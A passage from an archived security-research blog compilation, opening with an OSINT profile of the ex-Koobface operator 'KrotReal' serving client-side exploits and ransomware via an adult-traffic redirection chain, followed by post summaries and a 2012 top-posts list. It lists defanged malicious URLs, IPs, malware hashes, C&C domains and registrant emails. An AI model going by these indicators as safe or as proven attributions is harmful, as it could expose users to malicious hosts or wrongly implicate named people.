What’s particularly interesting about profiling this campaign, is that it’s a great example of double-layer mone-

tization, as KrotReal is earning revenue through the Traffic Holder Adult Affiliate Program, in between serving

client-side exploits and ultimately dropping Ransomware on the affected host using the same redirection chain.

Sample malicious domain name reconnaissance:

traffictracker.in - 176.9.146.78 (AS24940) - Email: krotreal@gmail.com

Created On:22-Nov-2011 13:42:53 UTC

Last Updated On:22-Nov-2012 22:33:25 UTC

Expiration Date:22-Nov-2013 13:42:53 UTC

Responding to the same IP 176.9.146.78 (AS24940):

allcelebrity.ru

easypereezd.ru

Sample malicious activity redirection chain:

hxxp://traffictracker.in/in.cgi?11 &parameter=nude+girls &CS=1

->

hxxp://celeb-search.com/in.php?source=th

&q=nude+girls

->

hxxp://celeb-search.com/in3.php?source=th

&q=nude+girls -> hxxp://www.trafficholder.com/in/in2.php?ppillow-pics _erotic -> hxxp://hit.trafficholder.com/cgi-bin/traffic/process.fcgi?a=ppillow &c=1 &n=pics _erotic &r= -> hxxp://gravityexp.com/go.php?sid=12 -> hxxp://nosnowfevere.com/ZqRqk (exploiting [8]**CVE-2008-5353**) *-> hxxp://nosnowfevere.com/oxsXAE?KpDzQ=61 -> hxxp://nosnowfevere.com/ZqRqk ->*

hxxp://nosnowfevere.com/EHSvFc -> hxxp://nosnowfevere.com/XMDrkH

KrotReal’s Traffic Holder Adult Affiliate Network ID is **ppillow-pics _erotic**.

470



Malicious domain names reconnaissance:

gravityexp.com

-

returns

"Digital

River

GmbH"

on

its

home

page

-

46.163.117.144

-

Email:

francesca.muglia.130@istruzione.it

Updated Date: 30-aug-2012

Creation Date: 30-aug-2012

Expiration Date: 30-aug-2013

nosnowfevere.com - 91.211.119.32 - Email: djbroning@definefm.com

Updated Date: 25-nov-2012

Creation Date: 25-nov-2012

Expiration Date: 25-nov-2013

Upon successful client-side exploitation, the campaign drops [9]**MD5: d234a238eb8686d08cd4e0b8b705da14**

- detected by 10 out of 43 antivirus scanners as Trojan.Winlock.7431

Sample screenshot displayed to users from geolocated countries:

471



Second screenshot of a sample page displayed to affected U.K users:

472



Additional malicious payload obtained from the campaign:

[10]**MD5: fd47fe3659d7604d93c3ce0c0581fed7** - detected by 4 out of 44 antivirus scanners as Exploit:Java/CVE-

2012-5076.BBW

[11]**MD5: e47991d7f172e893317f44ee8afe3811** - detected by 5 out of 44 antivirus scanners as JS:Pdfka-gen [Expl]

[12]**MD5: 7e58703026c7ffba05ac0d2ae4d3c62f** - detected by 5 out of 44 antivirus scanners as Exploit:Java/CVE-

2012-1723!generic

Ransomware C &C malicious domain name reconnaissance:

sarscowoy.com - currently responds to 176.28.22.32 (AS20773); 176.28.14.42 (AS20773) - Email: rmasela@ymail.com On 2012-06-21 the domain responded to 204.13.160.28 (AS33626), then on 2012-07-01 it changed IPs to

46.163.113.79 (AS20773), then again on 2012-11-14 it changed IP to 176.28.14.42 (AS20773), followed by one last

change on 2012-11-24 to 176.28.22.32 (AS20773)

One more MD5 is known to have phoned back to the same Ransomware C &C URL - [13]**MD5:**

1600577edece1efe11c75158f9dd24db - detected by 28 out of 38 antivirus scanners as Trojan:Win32/Tobfy.H

Interestingly, the cybercriminals behind the Ransomware left the administration panel open to anyone who

wants to take a look at the way the whole process works.

Sample screenshot of the administration panel:

473



Second screenshot of the administration panel, showing a directory listing, including unique and localized files for

potential victims from multiple countries:

474



More domains are currently responding to the same IPs (176.28.22.32; 176.28.14.42):

bussinesmail.org - Email: belov28@gmail.com

elitesecuritynet.com - Email: pescifabio83@yahoo.fi

ideasdeunion.com - Email: esbornikk@aol.com

ineverworrynet.com - pescifabio83@yahoo.fi

testcitycheckers.com - pescifabio83@yahoo.fi

uneugroup.com - Email: anders _christensen@yahoo.com

winntegroups.eu - Email: robertobona69@yahoo.com

sexchatvideo.org - Email: daddario.maria@virgilio.it

quasarnet.co - Email: valter.bars@venezia.pecavvocati.it

bestconsultingoffice.com

apaineal.ru

What we've got here is a great example of the following - when you don't fear legal prosecution for your

475

fraudulent activities over a period of several years, earning you potentially hundreds of thousands of dollars, you just launch new projects, continuing to cause more harm and fraudulently obtain funds from infected victims.

For those who are interested in more details on the technical side of this Ransomware, you should [14]**con-**

sider going through this research.

Hat tip to Steven Adair from [15]**Shadowserver** for the additional input.

1. http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html

2.

http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-

the-open.html?pagewanted=all

3. http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html

4. http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html

5. https://www.google.com/webhp?hl=en&tab=ww#hl=en&tbo=d&sclient=psy-

ab&q=site:ddanchev.blogspot.com+koobface

+scareware&oq=site:ddanchev.blogspot.com+koobface+scar

6. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

7. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

8. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5353

9. https://www.virustotal.com/file/7e8390200ac14f0dbf2b5abe9f55ec5dd3d5c87c8557f0ac8c33eacdd194bd1a/analysis/

1353887136/

10. https://www.virustotal.com/file/c8dd7ae2ea8687455c4abb61277bcfad1175ef3a364ff8ffe1ba1c40f41f0688/analysis/

1353887853/

11. https://www.virustotal.com/file/c1ab36aeb31e87288af7debf19fda85d1e222dd4e4f4add5ec812d8425201a13/analysis/

1353887970/

12. https://www.virustotal.com/file/5961570b5bcce2bb5fb95c8a9e4b32bb02ef6dd57180fac5df27b46bf2d6b5e2/analysis/

1353888039/

13. https://www.virustotal.com/file/488a6cfe5cc177c4d5a0c38de495ab247f608e1e4031b84b5a772953753799fe/analysis/

14. http://www.xylibox.com/2012/11/multi-locker.html

15. http://www.shadowserver.org/

476





Summarizing ZDNet's Zero Day Posts for November (2012-11-30 15:55)

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for November, 2012. You can subscribe to

[2]Zero Day's main feed , or follow me on Twitter:

01. [3]Opera for Mac OS X patches six security vulnerabilities

02. [4]Cybercriminals start spamvertising Xmas themed scams and malware campaigns

03. [5]Apple releases QuickTime 7.7.3 for Windows, patches critical security vulnerabilities

04. [6]Active XSS flaw discovered on eBay

05. [7]A patched browser - false feeling of security or a security utopia that actually exists?

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://zdnet.com/blog/security

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/opera-for-mac-os-x-patches-six-security-vulnerabilities-7000007174/

4. http://www.zdnet.com/cybercriminals-start-spamvertising-xmas-themed-scams-and-malware-campaigns-700000717

477

8/

5. http://www.zdnet.com/apple-releases-quicktime-7-7-3-for-windows-patches-critical-security-vulnerabilities

-7000007184/

6. http://www.zdnet.com/active-xss-flaw-discovered-on-ebay-7000007539/

7. http://www.zdnet.com/a-patched-browser-false-feeling-of-security-or-a-security-utopia-that-actually-exist

s-7000007541/

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev

478

2.12 December

479





Summarizing Webroot’s Threat Blog Posts for November (2012-12-01 00:31)

The following is a brief summary of all of my posts at [1]**Webroot’s Threat Blog** for November, 2012. You can subscribe to my [2]**Webroot’s Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]BofA ‘Online Banking Passcode Reset’ themed emails serve client-side exploits and malware

02. [4]‘ADP Immediate Notification’ themed emails lead to Black Hole Exploit Kit

03. [5]USPS ‘Postal Notification’ themed emails lead to malware

04. [6]‘Fwd: Scan from a Xerox W. Pro’ themed emails lead to Black Hole Exploit Kit

05. [7]‘Your Discover Card Services Blockaded’ themed emails serve client-side exploits and malware

06. [8]‘Payroll Account Holded by Intuit’ themed emails lead to Black Hole Exploit Kit

07. [9]‘American Express Alert: Your Transaction is Aborted’ themed emails serve client-side exploits and malware

08. [10]Cybercriminals abuse major U.S SMS gateways, release DIY Mail-to-SMS flooders

09. [11]‘PayPal Account Modified’ themed emails lead to Black Hole Exploit Kit

10. [12]Bogus Better Business Bureau themed notifications serve client-side exploits and malware

11. [13]Cybercriminals spamvertise bogus eFax Corporate delivery messages, serve multiple malware variants

480

12. [14]Bogus IRS ‘Your tax return appeal is declined’ themed emails lead to malware

13. [15]‘Copies of Missing EPLI Policies’ themed emails lead to Black Hole Exploit Kit

14. [16]Cybercriminals spamvertise bogus ‘Microsoft License Orders’ serve client-side exploits and malware

15. [17]Cybercriminals resume spamvertising ‘Payroll Account Cancelled by Intuit’ themed emails, serve client-side

exploits and malware

16. [18]Cybercriminals spamvertise millions of FDIC ‘Your activity is discontinued’ themed emails, serve client-side

exploits and malware

17. [19]Cybercriminals release stealthy DIY mass iFrame injecting Apache 2 modules

18. [20]Multiple ‘Inter-company’ invoice themed campaigns serve malware and client-side exploits

19. [21]Bogus Facebook ‘pending notifications’ themed emails serve client-side exploits and malware

20. [22]Cybercriminals target U.K users with bogus ‘Pay by Phone Parking Receipts’ serve malware

21. [23]Bogus DHL ‘Express Delivery Notifications’ serve malware

22. [24]Cybercriminals impersonate Vodafone U.K, spread malicious MMS notifications

23. [25]Cybercriminals impersonate T-Mobile U.K, serve malware

24. [26]Bogus ‘Meeting Reminder” themed emails serve malware

25. [27]Bogus ’Intuit Software Order Confirmations’ lead to Black Hole Exploit Kit

26. [28]Bogus ’End of August Invoices’ themed emails serve malware and client-side exploits

This post has been reproduced from [29]Dancho Danchev’s blog. Follow him [30]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/11/01/bofa-online-banking-passcode-reset-themed-emails-serve-client-side-exp

loits-and-malware/

4. http://blog.webroot.com/2012/11/02/adp-immediate-notification-themed-emails-lead-to-black-hole-exploit-ki

t/

5. http://blog.webroot.com/2012/11/06/usps-postal-notification-themed-emails-lead-to-malware/

6. http://blog.webroot.com/2012/11/07/fwd-scan-from-a-xerox-w-pro-themed-emails-lead-to-black-hole-exploit-kit/

7. http://blog.webroot.com/2012/11/08/your-discover-card-services-blockaded-themed-emails-serve-client-side-exploits-and-malware/

8. http://blog.webroot.com/2012/11/09/payroll-account-holded-by-intuit-themed-emails-lead-to-black-hole-exploit-kit/

9. http://blog.webroot.com/2012/11/12/american-express-alert-your-transaction-is-aborted-themed-emails-serve-client-side-exploits-and-malware/

10. http://blog.webroot.com/2012/11/13/cybercriminals-abuse-major-u-s-sms-gateways-release-diy-mail-to-sms-flooders/

11. http://blog.webroot.com/2012/11/14/paypal-account-modified-themed-emails-lead-to-black-hole-exploit-kit/

12. http://blog.webroot.com/2012/11/15/bogus-better-business-bureau-themed-notifications-serve-client-side-exploits-and-malware/

13. http://blog.webroot.com/2012/11/16/cybercriminals-spamvertise-bogus-efax-corporate-delivery-messages-serve-multiple-malware-variants/

14. http://blog.webroot.com/2012/11/19/bogus-irs-your-tax-return-appeal-is-declined-themed-emails-lead-to-malware/

15. http://blog.webroot.com/2012/11/20/copies-of-missing-epli-policies-themed-emails-lead-to-black-hole-exploit-kit/

16. http://blog.webroot.com/2012/11/21/cybercriminals-spamvertise-bogus-microsoft-license-orders-serve-client-side-exploits-and-malware/

17. http://blog.webroot.com/2012/11/22/cybercriminals-resume-spamvertising-payroll-account-cancelled-by-intuit-481-themed-emails-serve-client-side-exploits-and-malware/

18. http://blog.webroot.com/2012/11/23/cybercriminals-spamvertise-millions-of-fdic-your-activity-is-discontinued-themed-emails-serve-client-side-exploits-and-malwar

19. http://blog.webroot.com/2012/11/26/cybercriminals-release-stealthy-diy-mass-iframe-injecting-apache-2-mod

ules/

20. http://blog.webroot.com/2012/11/27/multiple-inter-company-invoice-themed-campaigns-serve-malware-and-client-side-exploits/

21. http://blog.webroot.com/2012/11/27/bogus-facebook-pending-notifications-themed-emails-serve-client-side-exploits-and-malware/

22. http://blog.webroot.com/2012/11/27/cybercriminals-target-u-k-users-with-bogus-pay-by-phone-parking-receipts-serve-malware/

23. http://blog.webroot.com/2012/11/28/bogus-dhl-express-delivery-notifications-serve-malware/

24. http://blog.webroot.com/2012/11/28/cybercriminals-impersonate-vodafone-u-k-spread-malicious-mms-notifications/

25. http://blog.webroot.com/2012/11/29/cybercriminals-impersonate-t-mobile-u-k-serve-malware/

26. http://blog.webroot.com/2012/11/29/bogus-meeting-reminder-themed-emails-serve-malware/

27. http://blog.webroot.com/2012/11/30/bogus-intuit-software-order-confirmations-lead-to-black-hole-exploit-kit/

28.

http://blog.webroot.com/2012/11/30/bogus-end-of-august-invoices-themed-emails-serve-malware-and-client-

side-exploits/

29. http://ddanchev.blogspot.com/

30. http://twitter.com/danchodanchev



Upcoming Portfolio of Commercially Available CYBERINT Reports (2012-12-13 13:38)

Valued blog readers,

Over the years, you've been exposed to insightful, in-depth, "God Eye's View" of some of the most prolific, targeted, and trending cyber attacks/cybercriminal schemes, that shaped the way we fight and anticipate cybercrime

campaigns throughout the years.

Although the production of such publicly available and socially oriented content at this blog will continue, it's

time to raise the stakes even higher - in 2013, I'll be systematically making available commercially available CYBERINT

assessments on multiple aspects of the cybercrime ecosystem. It's the stuff that will help your decision-making

process, it's the data to help you prosecute those behind these fraudulent operations, it's the tactics and trends you

don’t get to read about anywhere online.

Please, take 1 second of your precious time, and participate in the voting poll on the right side of the blog.

Enjoy the holidays, and see you all in 2013!

This post has been reproduced from [1]Dancho Danchev’s blog. Follow him [2]on Twitter.

1. http://ddanchev.blogspot.com/

2. http://twitter.com/danchodanchev

483

Dancho Danchev’s Blog Most Popular Posts for 2012 (2012-12-28 00:26)

The time has come to reflect on this year’s most popular posts, and emphasize on the key points about what made

them special.

1. [1]**Who’s Behind the Koobface Botnet? - An OSINT Analysis** - Indisputably, the exposing of Koobface botnet

master KrotReal is this year’s most popular blog post. The release of the post, and the [2]**New York Times article**

discussing the case, immediately resulted in the shut down of [3]**the Koobface botnet**.

2. [4]**Exposing the Market for Stolen Credit Cards Data** - Although the post was originally published in 2011, it’s the second most popular for 2012, proving that factually presenting the existence of a growing trend, inevitably

reaches a wider audience.

3. [5]**Dissecting ’Operation Ababil’ - an OSINT Analysis** - The OSINT analysis of ’Operation Ababil’ is this year’s third most popular post. The analysis correctly identified a key participant in certain parts of the campaign,

although it explicitly emphasized on the fact just how easy is it to launch a [6]**cyber false flag operation** online.

4. [7]**Profiling a Vendor of Visa/Mastercard Plastics and Holograms** - The main purpose of this post, was to shed more light into the increasing availability of "blank plastic" services, whose QA (Quality Assurance) processes sometimes outpace the OPSEC (Operational Security) efforts put in place by the targeted companies.

5. [8]**Pricing Scheme for a DDoS Extortion Attack** - This post highlighted a bold, but obtained from "in the wild"

DDoS extortion letter, indicating the degree of flexibility and professionalism applied by the cybercriminals be-

hind it.

6. [9]**A Peek Inside the Vertex Net Loader** - This post summarized the key features of the Vertex Net Loader, and emphasized on the systematic release of related DIY malware loaders/bots within the cybercrime ecosystem.

7. [10]**Dissecting the Ongoing Mass SQL Injection Attack** - Regular readers of my personal blog are used to getting the latest threat intelligence regarding a particular widespread campaign, virtually in real-time. That was the

main objective of this analysis, fortunately, successfully achieved.

8. [11]**Dissecting the Massive SQL Injection Attack Serving Scareware** - An ever-green analysis demonstrating

monetization of hijacked Web traffic through a scareware affiliate program.

9. [12]**Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Ser-**

vice/Product - The second post in the series profiling ex-Koobface botnet master KrotReal's cybercrime-friendly operations, also gained a lot of attention, and proved that the lack of prosecution in this case, can, and will,

ultimately lead to more cybercrime-friendly activities.

10. [13]**Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two** - With 'Operation Ababil' still an open question to many of the major media outlets, the second part of the analysis discussed another tool used in the campaign,

with the idea to raise more awareness on the tools and techniques used by the attackers behind the campaign.

Thank you all for being regular blog readers! The best is yet to come! See you all in 2013!

This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.

1. http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html

2.

http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-

the-open.html?pagewanted=all

484

3. https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&pbx=1&o

q=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g

4. http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html

5. http://ddanchev.blogspot.com/2012/09/dissecting-operation-ababil-osint.html

6. http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194

7. http://ddanchev.blogspot.com/2012/01/profiling-vendor-of-visamastercard.html

8. http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html

9. http://ddanchev.blogspot.com/2011/05/peek-inside-vertex-net-loader.html

10. http://ddanchev.blogspot.com/2011/10/dissecting-ongoing-mass-sql-injection.html

11. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

12. http://ddanchev.blogspot.com/2012/11/koobface-botnet-master-krotreal-back-in.html

13. http://ddanchev.blogspot.com/2012/10/dissecting-operation-ababil-osint.html

14. http://ddanchev.blogspot.com/

15. http://twitter.com/danchodanchev

Document Outline

- 2011
  - January
    - Top Ten Must-Read DDanchev Posts For 2010 (2011-01-22 00:25)
    - Top Ten Must-Read Posts at ZDNet's Zero Day for 2010 (2011-01-22 12:06)
    - Spamvertised "Your password has been stolen!" Malware Campaign Circulating (2011-01-26 20:30)
    - Keeping Money Mule Recruiters on a Short Leash - Part Five (2011-01-31 12:58)
    - Keeping Money Mule Recruiters on a Short Leash - Part Five (2011-01-31 12:58)
  - February
    - (2011-02-09 12:43)
    - Spamvertised Portfolio of Fraudulent/Pharmaceutical Domains (2011-02-14 20:14)
    - A Diverse Portfolio of Fake Security Software - Part Twenty Five (2011-02-15 16:06)
    - Bogus Adult Content SPIM-ed Over ICQ (2011-02-16 13:25)
    - Sampling 419 Advance Fee Scams Activity - Part Two (2011-02-21 13:54)
    - Summarizing Zero Day's Posts for February (2011-02-28 15:59)
  - March
    - Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads (2011-03-07 14:08)

        - Keeping Money Mule Recruiters on a Short Leash - Part Six (2011-03-10 14:45)
        - Keeping Money Mule Recruiters on a Short Leash - Part Six (2011-03-10 14:45)
        - Spamvertised DHL Notification Malware Campaign (2011-03-10 15:29)
        - Compromised University Leads to Fraudulent Pharmaceutical Ads (2011-03-10 16:53)
        - More Spamvertised DHL Notifications Spread Malware (2011-03-11 15:31)
        - Spamvertised FedEx Notifications Spread Malware (2011-03-16 18:14)
        - Compromised Universities Leads to Fraudulent Pharmaceutical Ads (2011-03-16 19:30)
        - Spamvertised United Parcel Service notifications serve malware (2011-03-23 15:54)
        - Spamvertised Post Office Express Mail (USPS) Emails Serving Malware (2011-03-25 18:20)
        - Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)
        - Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)
    - April
        - Spamvertised DHL Notifications Scareware Campaign (2011-04-04 16:44)
        - Summarizing Zero Day's Posts for March (2011-04-04 18:56)
        - Don't Play Poker on an Infected Table - Part Four (2011-04-11 18:10)
        - Spamvertised "Reqest Rejected" Campaign Serving Scareware (2011-04-12 20:22)
        - Spamvertised "Successfull Order 977132" Leads to Scareware (2011-04-28 14:50)
    - May
        - Summarizing ZDNet's Zero Day Posts for April (2011-05-09 12:50)

        - Don't Play Poker on an Infected Table - Part Five (2011-05-09 15:52)
        - A Peek Inside a New DDoS Bot - "Snap" (2011-05-09 17:03)
        - Keeping Money Mule Recruiters on a Short Leash - Part Seven (2011-05-10 12:41)
        - Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT (2011-05-25 13:18)
        - Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT (2011-05-25 13:18)
        - A Peek Inside the Vertex Net Loader (2011-05-26 16:34)
        - A Peek Inside the Vertex Net Loader (2011-05-26 16:34)
        - Keeping Money Mule Recruiters on a Short Leash - Part Nine (2011-05-30 12:09)
        - Keeping Money Mule Recruiters on a Short Leash - Part Nine (2011-05-30 12:09)
    - June
        - Summarizing ZDNet's Zero Day Posts for May (2011-06-08 16:24)
    - July
        - Summarizing ZDNet's Zero Day Posts for June (2011-07-07 12:24)
        - Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)
        - Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)
    - August
        - Summarizing ZDNet's Zero Day Posts for July (2011-08-22 18:06)
        - A Peek Inside Web Malware Exploitation Kits (2011-08-29 13:19)

        - Keeping Money Mule Recruiters on a Short Leash - Part Eleven (2011-08-29 15:51)
        - Keeping Money Mule Recruiters on a Short Leash - Part Eleven (2011-08-29 15:51)
    - September
        - Summarizing 3 Years of Research Into Cyber Jihad (2011-09-11 13:34)
        - Summarizing ZDNet's Zero Day Posts for August (2011-09-27 19:13)
        - Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT (2011-09-28 14:43)
        - Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT (2011-09-28 14:43)
    - October
        - Summarizing ZDNet's Zero Day Posts for September (2011-10-04 14:37)
        - Spamvertised "NACHA security nitification" Serving Malware - Historical OSINT (2011-10-04 14:38)
        - Spamvertised "IRS notice" Serving Malware (2011-10-09 19:53)
        - Spamvertised IRS-themed "Last Notice" Emails Serving Malware (2011-10-18 21:45)
        - Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)
        - Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)
        - Exposing the Market for Stolen Credit Cards Data (2011-10-31 02:07)
    - December
        - Summarizing ZDNet's Zero Day Posts for October (2011-12-04 21:05)
- 2012
    - January

        - Summarizing ZDNet's Zero Day Posts for November (2012-01-01 20:59)
        - Summarizing ZDNet's Zero Day Posts for December (2012-01-01 21:02)
        - Profiling a Vendor of Visa/Mastercard Plastics and Holograms (2012-01-03 20:04)
        - Profiling a Vendor of Visa/Mastercard Plastics and Holograms (2012-01-03 20:04)
        - Who's Behind the Koobface Botnet? - An OSINT Analysis (2012-01-09 16:59)
        - Who's Behind the Koobface Botnet? - An OSINT Analysis (2012-01-09 16:59)
    - February
        - Summarizing ZDNet's Zero Day Posts for January (2012-02-02 00:59)
        - Summarizing Webroot's Threat Blog Posts for January (2012-02-02 01:07)
    - March
        - Summarizing ZDNet's Zero Day Posts for February (2012-03-07 23:04)
        - Summarizing Webroot's Threat Blog Posts for February (2012-03-07 23:18)
    - April
        - Summarizing ZDNet's Zero Day Posts for March (2012-04-09 19:50)
        - Summarizing Webroot's Threat Blog Posts for March (2012-04-09 20:03)
    - May
        - Summarizing ZDNet's Zero Day Posts for April (2012-05-08 19:20)
        - Summarizing Webroot's Threat Blog Posts for April (2012-05-08 19:31)
        - Dissecting the Ongoing Client-Side Exploits Serving Lizamoon Mass SQL Injection Attacks (2012-05-08 21:36)

        - Dissecting the Ongoing Client-Side Exploits Serving Lizamoon Mass SQL Injection Attacks (2012-05-08 21:36)
    - June
        - Summarizing ZDNet's Zero Day Posts for May (2012-06-06 18:15)
        - Summarizing Webroot's Threat Blog Posts for May (2012-06-06 18:31)
    - July
        - Summarizing ZDNet's Zero Day Blog Posts for June (2012-07-10 19:02)
        - Summarizing Webroot's Threat Blog Posts for June (2012-07-10 19:16)
    - August
        - Summarizing ZDNet's Zero Day Blog Posts for July (2012-08-23 18:16)
        - Summarizing Webroot's Threat Blog Posts for July (2012-08-23 19:05)
    - September
        - Dissecting 'Operation Ababil' - an OSINT Analysis (2012-09-28 00:25)
        - Dissecting 'Operation Ababil' - an OSINT Analysis (2012-09-28 00:25)
        - Summarizing ZDNet's Zero Day Posts for August (2012-09-28 01:43)
        - Summarizing Webroot's Threat Blog Posts for August (2012-09-28 01:54)
    - October
        - Summarizing Webroot's Threat Blog Posts for September (2012-10-01 14:18)
        - Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two (2012-10-26 15:36)
        - Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two (2012-10-26 15:36)
    - November

        - Summarizing ZDNet's Zero Day Posts for October (2012-11-02 01:47)
        - Summarizing Webroot's Threat Blog Posts for October (2012-11-02 02:34)
        - Managed Embedding of Malicious iFrames Through Compromised Accounts as a Service (2012-11-24 00:55)
        - Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product (2012-11-26 03:52)
        - Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product (2012-11-26 03:52)
        - Summarizing ZDNet's Zero Day Posts for November (2012-11-30 15:55)
    - December
        - Summarizing Webroot's Threat Blog Posts for November (2012-12-01 00:31)
        - Upcoming Portfolio of Commercially Available CYBERINT Reports (2012-12-13 13:38)
        - Dancho Danchev's Blog Most Popular Posts for 2012 (2012-12-28 00:26)